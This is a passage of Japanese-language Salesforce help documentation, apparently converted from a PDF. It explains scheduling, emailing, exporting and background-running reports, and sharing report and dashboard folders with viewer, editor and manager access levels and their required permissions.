- スケジュール済みレポートは、スケジュールを設定したユーザのタイムゾーンに基づいて実行されます。たとえば、ユーザレコードの [タイムゾーン] 項目が太平洋標準時間に設定されている場合に、毎日 2:00 PM にレポートを実行するようにスケジュールすると、レポートは、太平洋標準時間の毎日 2:00 PM から 2:29 PM の間に更新されます。
- 以前スケジュールしたタイムゾーンとは別のタイムゾーンでスケジュールを表示し、保存する場合、時間枠が変わる場合があります。

- 毎月の特定の日にレポートを実行するようにスケジュールした場合、そのレポートは、その日を含む月にのみ更新されます。たとえば、毎月 31 日にレポートを実行するようにスケジュールした場合、そのレポートは、31 日を含む月にのみ実行されます。毎月月末にレポートをスケジュールする場合には、[毎月の指定日] ドロップダウンリストから [最終] を選択します。
- [希望開始時刻] で選択した時間から 30 分以内にレポートが実行されます。たとえば、希望開始時刻として午後 2 時を選択した場合、そのレポートは、その時刻にスケジュールされている他のレポートの数に基づいて、午後 2 時から午後 2 時 29 分の間に実行されます。
- レポートのスケジュール設定は、監査履歴に記録されません。

スケジュール済みレポートのメール送信

- メールで送信されるレポートには、レポートグラフは含まれません。レポートのグラフをメールで送信するには、ダッシュボードを作成し、ダッシュボードの更新をスケジュールします。
- レポートには、ブラウザと同じように最初の 2,000 レコードのみが表示されます。
- Outlook 2007 の制限: 横 22 インチを超えるテーブルや、63 列を超えるテーブルを含むレポートメールは、正しく表示されない場合があります。
- メールで送信されるレポートの最大サイズは 10 MB です。レポートのデータ量を減らすには、次の方法を試してください。
  - すべてのレコードではなく、所有するレコードに絞り込む。
  - データを特定の日付範囲に限定する。
  - レポートから不要な列を除外する。
  - レポートの詳細を非表示にする。

関連トピック:

ダッシュボードの更新のスケジュール設定
レポートのスケジュールの管理

レポートの実行および参照

レポートの名前をクリックして実行します。レポートを実行したら、情報を参照するのに役立つ一連のツールを使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートのエクスポート

スプレッドシートなどの専用ツールでレポートデータを操作する場合は、レポートデータを Microsoft Excel®（.xls）またはカンマ区切り値（.csv）ファイルとしてエクスポートします。

カンマ区切り値（.csv）形式でレポートをエクスポートするときは、ユーザ詳細ページのロケールの設定によってエクスポートファイルに含まれる項目の区切り文字が決まります。たとえば、ロケール設定が英語（アメリカ）である場合は小数点はピリオド（「.」）となり、フランス語（フランス）である場合はカンマ（「,」）となります。［形式］ドロップダウンリストから［カンマ区切り形式（非ロケール）（.csv）］を選択すると、ロケールのデフォルトの区切り文字を上書きできます。

Excel では、.csv 形式に項目の区切り文字は表示されません。Excel で、.csv ファイルを使用する場合は、Salesforce のロケールの設定を Windows の［地域オプション］設定と一致させることをお勧めします。

エディション

使用可能なエディション：Salesforce Classic および Lightning Experience の両方

使用可能なエディション：**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをエクスポートする
- 「レポートのエクスポート」

1. ［レポート］で、エクスポートするレポートの横にある［▼］>［エクスポート］をクリックします。
   - Internet Explorer で、［暗号化されたページをディスクに保存しない］オプションが設定されている場合、レポートをオンラインで Excel に開くことはできません。代わりに、エクスポートしたレポートをコンピュータに保存して、Excel で開きます。Internet Explorer でこの設定を変更するには、インターネットオプションの［暗号化されたページをディスクに保存しない］を選択解除します。
   - 結合形式のレポートをエクスポートすることはできませんが、［印刷用に表示］を選択することはできます。
2. 使用言語に適切な［文字コード］を設定します。
3. ［形式］を［Excel 形式（.xls）］または［カンマ区切り形式（.csv）］に設定します。
4. ［エクスポート］をクリックします。
5. ブラウザダイアログで要求された場合は、ファイルの保存を選択します。

   1 つのレポートで最大 256 列、65,536 行のデータをエクスポートできます。

エクスポートされたレポートがダウンロードされます。

メモ：セキュリティ上の理由から、Salesforce は組織からデータをエクスポートするときに CAPTCHA ユーザ認証を要求することがあります。簡単なテキスト入力型のテストで、悪意のあるプログラムによる組織のデータへのアクセスを回避します。このテストをパスするには、フロート表示される 2 語をテキストボックス項目に正確に入力する必要があります。テキストボックス項目に入力する語は、スペースで区切る必要があります。

関連トピック：

バックグラウンドでのレポートの実行
レポートの印刷

レポートの共有

レポートを同僚と共有し、全員で同じ情報を使用できるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

メモ: フォルダを操作する場合、Lightning Experience の次の制限に留意してください。

Lightning Experience で使用できない機能

機能	Lightning Experience 機能に関する留意事項
標準フォルダ (Salesforce にパッケージ化されているデフォルトのレポートとダッシュボードを含む)	
フォルダ間でのレポートとダッシュボードの移動	
レポートフォルダとダッシュボードフォルダの作成および削除	Salesforce Classic で作成されたフォルダとそのコンテンツは Lightning Experience で使用できます。レポートやダッシュボードの作成またはコピー時、ユーザはこれらのフォルダ内に保存することができます。
レポートフォルダおよびダッシュボードフォルダの共有	Salesforce Classic のフォルダに対する共有権限セットは Lightning Experience でも有効ですが、共有権限の設定や変更を行うことはできません。
レポートフォルダおよびダッシュボードフォルダの検索	Lightning Experience では、ユーザはレポートフォルダとダッシュボードフォルダの検索ができません。グローバル検索の結果にはレポートとダッシュボードが含まれますが、レポートフォルダとダッシュボードフォルダは含まれません。

1. レポートとダッシュボードの共有

   レポートおよびダッシュボードは、フォルダから共有されます。共有するのはフォルダであり、レポートまたはダッシュボードそのものではありません。他のユーザにレポートまたはダッシュボードの作業を許可するには、レポートまたはダッシュボードが格納されたフォルダへの閲覧者、エディタ、またはマネージャとしてのアクセス権を付与します。

2. レポートの配信
   レポートの情報を、それを必要とする人々に伝えるために、レポートの URL を共有し、Chatter フィードでレポートを使用できるようにしたり、データを Excel などの別個のツールにエクスポートしたりできます。また、利用者が常に最新の情報を入手できるように、スケジュールに従ってレポートを実行するように設定できます。
3. 埋め込まれたレポートグラフ
   通常、ユーザは [レポート] タブに移動して、データを見つける必要があります。ただし、頻繁にアクセスするページで、貴重な情報をユーザに直接提供することもできます。そのためには、オブジェクトの詳細ページにレポートグラフを埋め込みます。ページにグラフが表示されると、ユーザは他の場所にアクセスすることなく、ページのコンテキストで表示されるデータに基づいて意思決定を行うことができます。たとえば、商談レコードでは、重要なデータが詳細ページに直接表示されます。

レポートとダッシュボードの共有

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートおよびダッシュボードは、フォルダから共有されます。共有するのはフォルダであり、レポートまたはダッシュボードそのものではありません。他のユーザにレポートまたはダッシュボードの作業を許可するには、レポートまたはダッシュボードが格納されたフォルダへの閲覧者、エディタ、またはマネージャとしてのアクセス権を付与します。

メモ: Lightning Experience では、ユーザはレポートフォルダおよびダッシュボードフォルダの共有ができません。Salesforce Classic のフォルダに対する共有権限セットはすべて Lightning Experience でも有効です。

1. レポートフォルダまたはダッシュボードフォルダの共有
   他のユーザがレポートまたはダッシュボードを使用できるようにするには、それらが含まれるフォルダを共有します。各ユーザ、公開グループ、またはロールに、それぞれフォルダへの妥当なアクセス権を付与します。
2. レポートおよびダッシュボードフォルダのアクセス権
   各ユーザ、グループ、またはロールには、それぞれ独自にレポートおよびダッシュボードフォルダへのアクセス権があります。閲覧者はデータを表示でき、エディタは表示されるデータを決定し、マネージャはアクセス権を制御できます。
3. レポートおよびダッシュボードフォルダのアクセス権の比較
   このチャートは、閲覧者、エディタ、およびマネージャアクセス権によってユーザがレポートおよびダッシュボードフォルダに対して実行できる操作を概観するために使用します。
4. レポートおよびダッシュボードの共有に関するユーザ権限
   レポートフォルダまたはダッシュボードフォルダへの各アクセスレベルは、特定のユーザ権限の組み合わせで構成されます。システム管理者は、1 つ以上の権限を割り当てるか削除することによって、ダッシュボードおよびレポートへのユーザアクセスをさらに調整できます。

レポートフォルダまたはダッシュボードフォルダの共有

他のユーザがレポートまたはダッシュボードを使用できるようにするには、それらが含まれるフォルダを共有します。各ユーザ、公開グループ、またはロールに、それぞれフォルダへの妥当なアクセス権を付与します。

メモ: 他のユーザにフォルダへのアクセス権を付与するには、そのフォルダへのマネージャアクセス権か、(そのレポートフォルダへの)「公開フォルダのレポートを管理」権限または(ダッシュボードフォルダへの)「公開フォルダのダッシュボードを管理」権限が必要です。

フォルダを作成すると、作成者がそのフォルダのマネージャになります。フォルダを表示できるのは、作成者とシステム管理者権限を持つ他のユーザのみです。

フォルダにマネージャアクセス権がない場合、フォルダは公開されており、「公開フォルダのレポートを参照」権限を持つユーザはそのフォルダを表示できます。ユーザは、そのオブジェクトアクセス権に応じて、レポートを実行することもできます。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポートフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのレポートを管理」

ダッシュボードフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのダッシュボードを管理」

(1) ユーザ、ユーザグループ、またはロールによってフォルダを共有します。(2) 各ユーザ、グループ、またはロールに付与するアクセス権を選択します。(3) ユーザ、グループ、またはロールとのフォルダ共有を停止します。



1. 個人ユーザとのレポートまたはダッシュボードの共有
   レポートフォルダまたはダッシュボードフォルダを 1 人か 2 人のユーザのみと共有する場合、各ユーザに個別にアクセス権を付与します。

2. グループとのレポートまたはダッシュボードの共有
   分析フォルダに複数のユーザがアクセスする必要がある場合、そのフォルダを公開グループと共有します。それにより、共有先の個々のユーザを追跡する必要がなくなります。
3. ロールによるレポートまたはダッシュボードの共有
   ユーザにそのロールによってレポートフォルダまたはダッシュボードフォルダへのアクセス権を付与すると、ユーザまたはグループを追跡せずに、アクセス権を持つユーザを制御できます。

関連トピック:

レポートおよびダッシュボードフォルダのアクセス権
レポートおよびダッシュボードの共有に関するユーザ権限


個人ユーザとのレポートまたはダッシュボードの共有

レポートフォルダまたはダッシュボードフォルダを1人か2人のユーザのみと共有する場合、各ユーザに個別にアクセス権を付与します。

1. [レポート] タブで、左ペインのレポートフォルダにマウスポインタを置き、 をクリックして、[共有] を選択します。
2. [内部ユーザ] を選択します。

   メモ: 内部ユーザには、カスタマーポータルユーザとパートナーポータルユーザは含まれません。

3. 必要なユーザを見つけ、[共有] をクリックし、アクセス権を選択します。
   検索するには、名前の入力を開始します。



4. [完了] をクリックし、変更を確認して、[閉じる] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

内部ユーザとレポートフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのレポートを管理」

内部ユーザとダッシュボードフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのダッシュボードを管理」

グループとのレポートまたはダッシュボードの共有

分析フォルダに複数のユーザがアクセスする必要がある場合、そのフォルダを公開グループと共有します。それにより、共有先の個々のユーザを追跡する必要がなくなります。

1. [レポート] タブで、左ペインのレポートフォルダにマウスポインタを置き、 をクリックして、[共有] を選択します。
2. [公開グループ] を選択します。
3. 必要なグループを見つけ、[共有] をクリックします。
   検索するには、名前の入力を開始します。



4. このグループに付与する共有レベルを選択します。

   メモ: ポータルユーザは、レポートに対する閲覧者アクセス権のみを持つことができ、ダッシュボードは使用できません。

5. [完了] をクリックし、変更を確認して、[閉じる] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

公開グループとレポートフォルダを共有する

- 「マネージャ」フォルダアクセス権または「公開フォルダのレポートを管理」

公開グループとダッシュボードフォルダを共有する

- 「マネージャ」フォルダアクセス権または「公開フォルダのダッシュボードを管理」

ロールによるレポートまたはダッシュボードの共有

ユーザにそのロールによってレポートフォルダまたはダッシュボードフォルダへのアクセス権を付与すると、ユーザまたはグループを追跡せずに、アクセス権を持つユーザを制御できます。

レポートフォルダまたはダッシュボードフォルダへのアクセス権を、あるロールのユーザ、またはそれらのユーザとそのロールの下位ロールのユーザに付与できます。

たとえば、*販売の統括責任者*ロールとその下位ロールにダッシュボードフォルダへの閲覧者アクセス権があり、ロール自体 (販売の統括責任者) にはフォルダへのマネージャアクセス権があるとします。つまり、販売の統括責任者ロールのユーザには、ロール階層で下位にあるロールを持つユーザよりも高い権限があります。販売の統括責任者が退職すると、そのロールを引き継いだ後任者がフォルダのダッシュボードを管理できるようになります。

1. [レポート] タブで、左ペインのレポートフォルダにマウスポインタを置き、 をクリックして、[共有] を選択します。
2. [ロール] または [ロール & 下位ロール] を選択します。
   - 該当するロールを持つすべてのユーザにアクセス権を付与する場合は[ロール] を選択します。
   - 該当するロールを持つユーザとロール階層でその下位にあるロールを持つ全員にアクセス権を付与する場合は、[ロール&下位ロール]を選択します。
3. 必要なロールを見つけ、[共有] をクリックし、アクセス権を選択します。
   検索するには、名前を入力します。



4. [完了] をクリックし、変更を確認して、[閉じる] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ロールまたはロールと下位ロールでレポートフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのレポートを管理」

ロールまたはロールと下位ロールでダッシュボードフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのダッシュボードを管理」

レポートおよびダッシュボードフォルダのアクセス権

各ユーザ、グループ、またはロールには、それぞれ独自にレポートおよびダッシュボードフォルダへのアクセス権があります。閲覧者はデータを表示でき、エディタは表示されるデータを決定し、マネージャはアクセス権を制御できます。

ヒント: レポートやダッシュボードを共有する準備ができていない場合は、自分だけがアクセスできる個人フォルダに保存しておきます。各ユーザ用に「私の非公開カスタムレポート」フォルダと「私の非公開ダッシュボード」フォルダがあらかじめ設定されています。必要に応じて他のフォルダを作成できます。作成したフォルダには、共有するまで、自分とシステム管理者権限を持つユーザのみがアクセスできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. レポートおよびダッシュボードフォルダへの閲覧者アクセス権
   閲覧者のアクセス権があると、レポートまたはダッシュボードのデータを表示することができますが、新しいレポートまたはダッシュボードにコピーする以外の変更はできません。すべてのユーザは、共有されているレポートフォルダまたはダッシュボードフォルダについて少なくとも閲覧者としてのアクセス権を持っています(一部のユーザが、より大きなアクセス権を与える管理者ユーザ権限を持っている可能性があります)。
2. レポートおよびダッシュボードフォルダへのエディタアクセス権
   フォルダのエディタは、そのフォルダのレポートおよびダッシュボードを表示して変更したり、エディタまたはマネージャとしてのアクセス権を持つ任意の他のフォルダ間で移動したりすることができます。
3. レポートおよびダッシュボードフォルダへのマネージャアクセス権
   マネージャのアクセス権がある場合は、閲覧者およびエディタができる操作に加えて、他のユーザによるフォルダへのアクセスを制御したり、フォルダのプロパティを変更したり、フォルダを削除したりできます。

関連トピック:

- レポートフォルダまたはダッシュボードフォルダの共有
- レポートおよびダッシュボードフォルダのアクセス権の比較

レポートおよびダッシュボードフォルダへの閲覧者アクセス権

閲覧者のアクセス権があると、レポートまたはダッシュボードのデータを表示することができますが、新しいレポートまたはダッシュボードにコピーする以外の変更はできません。すべてのユーザは、共有されているレポートフォルダまたはダッシュボードフォルダについて少なくとも閲覧者としてのアクセス権を持っています(一部のユーザが、より大きなアクセス権を与える管理者ユーザ権限を持っている可能性があります)。

たとえば、営業担当者のサミールは、Master Salesダッシュボードに表示される営業ランキング表で自分の順位をチェックするのが毎朝の日課です。最新の順位を表示するにはダッシュボードを更新する必要があります。そのため、サミールは基本となるレポートのデータを参照できなければなりません。ただし、ダッシュボードのレポートを編集することはありません。サミールに必要なのは、Master Salesダッシュボードが含まれるフォルダへの閲覧者アクセス権のみです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートおよびダッシュボードフォルダへのエディタアクセス権

フォルダのエディタは、そのフォルダのレポートおよびダッシュボードを表示して変更したり、エディタまたはマネージャとしてのアクセス権を持つ任意の他のフォルダ間で移動したりすることができます。

たとえば、営業マネージャのアリソンは、3つの地域チームそれぞれに異なるセールスダッシュボードを提供したいと考えています。アリソンには、基本となるレポートを適切なフォルダに移動して変更し、適切なデータを表示できるように、Master Salesダッシュボードが含まれるフォルダへのエディタアクセス権が必要です。また、「ダッシュボードの作成とカスタマイズ」ユーザ権限も必要です。

メモ: 標準レポートフォルダへのエディタアクセス権は付与できません。すべてのユーザには、デフォルトでこれらのフォルダへの閲覧者アクセス権があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートおよびダッシュボードフォルダへのマネージャアクセス権

マネージャのアクセス権がある場合は、閲覧者およびエディタができる操作に加えて、他のユーザによるフォルダへのアクセスを制御したり、フォルダのプロパティを変更したり、フォルダを削除したりできます。

たとえば、営業担当システム管理者のアランは、大量のレポートを管理しており、それらすべてに個別に注意を払わなければなりません。そこで、Regional Reportsというレポートフォルダを作成しました。作成者であるため、アランには自動的にフォルダへのマネージャ権限が付与されました。Sales Repsという公開グループには、閲覧者アクセス権を付与しました。営業マネージャのアリソンにも、フォルダへのマネージャ権限を付与しました。

メモ: 標準レポートフォルダへのマネージャアクセス権は付与できません。すべてのユーザには、デフォルトでこれらのフォルダへの閲覧者アクセス権があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートおよびダッシュボードフォルダのアクセス権の比較

このチャートは、閲覧者、エディタ、およびマネージャアクセス権によってユーザがレポートおよびダッシュボードフォルダに対して実行できる操作を概観するために使用します。

	閲覧者	エディタ	マネージャ
フォルダ内のレポートまたはダッシュボードを表示する	✅	✅	✅
フォルダ内のレポートを実行する	✅	✅	✅
フォルダ内のダッシュボードを更新する	✅	✅	✅
フォルダ内の自分のレポートまたはダッシュボードを変更/移動/削除する	✅	✅	✅
フォルダに対して誰がどのようなアクセス権を持っているかを確認する	✅	✅	✅
他のユーザが作成した、フォルダ内のレポートまたはダッシュボードを変更/移動/削除する メモ: 組織で拡張フォルダ共有がオンの場合、ダッシュボードを変更するには「すべてのデータの参照」権限も必要です。		✅	✅
フォルダの名前を変更する			✅
フォルダの共有設定を変更する			✅

関連トピック:

- レポートとダッシュボードの拡張共有の有効化

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートおよびダッシュボードの共有に関するユーザ権限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートフォルダまたはダッシュボードフォルダへの各アクセスレベルは、特定のユーザ権限の組み合わせで構成されます。システム管理者は、1つ以上の権限を割り当てるか削除することによって、ダッシュボードおよびレポートへのユーザアクセスをさらに調整できます。

分析フォルダ共有が有効であると、より高いシステム管理者権限を持つユーザを除き、レポートフォルダまたはダッシュボードフォルダへの閲覧者アクセス権がすべてのユーザに付与されます。さらに広範囲の権限をユーザに付与するには、必要に応じて [エディタ] フォルダまたは [マネージャ] フォルダへのアクセス権を付与し、レポートおよびダッシュボードのユーザ権限を付与します。

ユーザ権限	説明
ダッシュボードの作成とカスタマイズ	[私の非公開ダッシュボード] フォルダでダッシュボードを作成、編集、削除します。共有権限が許可されている場合、任意の共有フォルダでダッシュボードを作成および保存します。
レポートの作成とカスタマイズ	[私の非公開カスタムレポート] フォルダでレポートを作成、編集、削除します。共有権限が許可されている場合、任意の共有フォルダでレポートを作成および保存します。
ダッシュボードフォルダを作成	共有権限が許可されている場合、ダッシュボードフォルダを作成および管理します。
レポートフォルダを作成	共有権限が許可されている場合、レポートフォルダを作成および管理します。
私のダッシュボードを編集	共有フォルダで自分が作成したダッシュボードを編集、移動、保存、削除します。
私のレポートを編集	共有フォルダで自分が作成したレポートを編集、移動、保存、削除します。
公開フォルダのダッシュボードを管理	ダッシュボードを作成、編集、削除[1]し、その共有をすべての公開ダッシュボードフォルダで管理します。これには他のユーザの個人フォルダは含まれません。この権限を持つユーザは、非表示のフォルダも含め、すべてのフォルダでダッシュボードを編集および共有できます。また、その権限も取得できます。 • ダッシュボードの作成とカスタマイズ • ダッシュボードフォルダを作成 • 私のダッシュボードを編集

	• 公開フォルダのダッシュボードを参照 ([1] 動的ダッシュボードを編集するには、[動的ダッシュボードの管理] および [私のチームのダッシュボードの参照] も必要です。)
公開フォルダのレポートを管理	レポートを作成、編集、削除し、その共有をすべての公開レポートフォルダで管理します。これには他のユーザの個人フォルダは含まれません。この権限を持つユーザは、非表示のフォルダも含め、すべてのフォルダでレポートを編集および共有できます。また、その権限も取得できます。 • レポートの作成とカスタマイズ • レポートフォルダを作成 • 私のレポートを編集 • 公開フォルダのレポートを参照
公開フォルダのダッシュボードを参照	公開ダッシュボードフォルダでダッシュボードを参照します。これには他のユーザの個人フォルダは含まれません。
公開フォルダのレポートを参照	公開レポートフォルダでレポートを参照します。これには他のユーザの個人フォルダは含まれません。

関連トピック:

レポートフォルダまたはダッシュボードフォルダの共有

レポートおよびダッシュボードフォルダのアクセス権の比較

レポートの配信

レポートの情報を、それを必要とする人々に伝えるために、レポートの URL を共有し、Chatter フィードでレポートを使用できるようにしたり、データを Excel などの別個のツールにエクスポートしたりできます。また、利用者が常に最新の情報を入手できるように、スケジュールに従ってレポートを実行するように設定できます。

システム管理者、または「公開レポートの管理」権限および「レポートの作成とカスタマイズ」権限を持つユーザは、すべてのユーザが表示できるカスタムレポートを作成できます。カスタムレポートフォルダを作成したり、各フォルダにアクセスできるユーザグループを設定したりして、レポートを整理することもできます。

レポートを公開するには、レポートを実行し、[別名で保存] をクリックします。レポート名を指定し、公開レポートフォルダを選択します。

1. バックグラウンドでのレポートの実行
   大規模なレポートをバックグラウンドで実行すると、結果が表示されるのを待たずに Salesforce で作業を続行できます。これは、レポートの結果が多いことが原因でタイムアウトになる可能性のある、データ量の多いレポートを実行する場合に適しています。

関連トピック:

レポートのエクスポート

レポートの更新のスケジュール設定

バックグラウンドでのレポートの実行

大規模なレポートをバックグラウンドで実行すると、結果が表示されるのを待たずに Salesforce で作業を続行できます。これは、レポートの結果が多いことが原因でタイムアウトになる可能性のある、データ量の多いレポートを実行する場合に適しています。

組織でこの機能を有効化するには、Salesforce にお問い合わせください。

レポートのバックグラウンドエクスポートは、一度に 1 つずつ、連続して実行されます。そのため、レポートの最終バックグラウンドエクスポートは、前のレポートのバックグラウンドエクスポートがすべて終了してから実行されます。

バックグラウンドにエクスポートできるレポート数に制限はありません。

1. バックグラウンドで実行するためのレポートのエクスポート
   レポートをバックグラウンドで実行するように設定するには、特殊な方法でレポートをエクスポートする必要があります。
2. バックグラウンドのレポートの表示および管理
   レポートをバックグラウンドで実行するように設定したら、レポートのバックグラウンドエクスポート一覧からレポートを表示および管理できます。

関連トピック:

- レポート実行ページ
- アクセシビリティモードでのカスタムレポートの作成
- レポートの作成
- レポートのカスタマイズ
- レポート実行ページオプション
- レポートのエクスポート
- レポートの実行

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

バックグラウンドにレポートをエクスポートする

- 「レポートのバックグラウンドエクスポート」

他のユーザによってバックグランドにエクスポートされたレポートを参照する

- 「レポートのバックグラウンドエクスポート」

  および

  「すべてのデータの参照」

他のユーザによってバックグラウンドにエクスポートされたレポートを管理する

- 「レポートのバックグラウンドエクスポート」

  および

  「すべてのデータの編集」

バックグラウンドで実行するためのレポートのエクスポート

レポートをバックグラウンドで実行するように設定するには、特殊な方法でレポートをエクスポートする必要があります。

1. レポートを作成または実行します。
2. [詳細のエクスポート] をクリックして、ドロップダウンボタンから [エクスポートをバックグラウンドで実行] を選択します。

   ヒント: 既存のレポートを実行する場合、このボタンをクリックすると、レポートの結果が表示されるのを待たずに済みます。

3. ファイルの文字コード設定およびレポートをエクスポートするときのファイル形式を選択します。
4. レポートパラメータの保存方法を選択します。
   - エクスポートする前にレポートに加えたパラメータ変更を保存するには、［修正を保存］をクリックします。このオプションを選択すると、元のレポートのパラメータが上書きされます。
   - エクスポートする前に新しいレポートを作成するには、［修正をコピーして保存］をクリックします。このオプションを選択する場合は、レポートの名前と説明を入力し、レポートパラメータを保存するレポートフォルダを選択してください。

   メモ: パラメータのみが保存され、結果は保存されません。レポートの結果を表示するには、レポートのバックグラウンドエクスポート一覧からレポート詳細を表示する必要があります。

5. [バックグラウンドでエクスポートを開始] をクリックします。

レポートの実行が終了し、レポートの結果を表示する準備が整うと、レポートの詳細へのリンクがメールで送信されます。レポートのエクスポート一覧からレポートの結果をダウンロードできます。ダウンロードできるのは、参照権限を持つデータのみです。

メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

レポートのバックグラウンドエクスポートに失敗した場合は、メール通知が送信されます。レポートのバックグラウンドエクスポートは、さまざまな理由で実行できない場合があります。たとえば、レポートをエクスポートしてからエクスポートプロセスが開始されるまでの間に、レポートから項目が削除されたり、レポートが削除されたり、カスタムレポートタイプの状況がレポート作成時の状況から [開発中] に変更されたりした場合です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

バックグラウンドにレポートをエクスポートする
- 「レポートのバックグラウンドエクスポート」

他のユーザによってバックグランドにエクスポートされたレポートを参照する
- 「レポートのバックグラウンドエクスポート」

  および

  「すべてのデータの参照」

他のユーザによってバックグラウンドにエクスポートされたレポートを管理する
- 「レポートのバックグラウンドエクスポート」

  および

  「すべてのデータの編集」

バックグラウンドのレポートの表示および管理

レポートをバックグラウンドで実行するように設定したら、レポートのバックグラウンドエクスポート一覧からレポートを表示および管理できます。

1. [設定] から、［クイック検索］ボックスに「*レポートのバックグラウンドエクスポート*」と入力し、[レポートのバックグラウンドエクスポート] を選択します。
   レポートのバックグラウンドエクスポート一覧が表示されます。
2. ［ジョブ名］列のレポート名をクリックして、バックグラウンドにエクスポートされたレポートの詳細 (レポートの名前、状況、場所など) を表示します。

   メモ: セキュリティ上の理由から、Salesforce は組織からデータをエクスポートするときに CAPTCHA ユーザ認証を要求することがあります。簡単なテキスト入力型のテストで、悪意のあるプログラムによる組織のデータへのアクセスを回避します。このテストをパスするには、フロート表示される 2 語をテキストボックス項目に正確に入力する必要があります。テキストボックス項目に入力する語は、スペースで区切る必要があります。

3. 待機中のエクスポートをキャンセルしたり、レポートのバックグラウンドエクスポート一覧からレポートを削除したりするには、レポート名の横にある [キャンセル] または [削除] をクリックします。


   レポートのバックグラウンドエクスポートの実行が終了すると、レポートのバックグラウンドエクスポート一覧で 48 時間分のレポートを参照できます。レポートは、48 時間を過ぎると自動的に削除されます。

   重要: レポートのバックグラウンドエクスポート一覧から削除されたレポートは、ごみ箱には格納されず、完全に削除されます。

4. レポートのバックグラウンドエクスポート一覧の表示後にバックグラウンドにエクスポートされたレポートを表示するには、[リストを更新] をクリックします。

埋め込まれたレポートグラフ

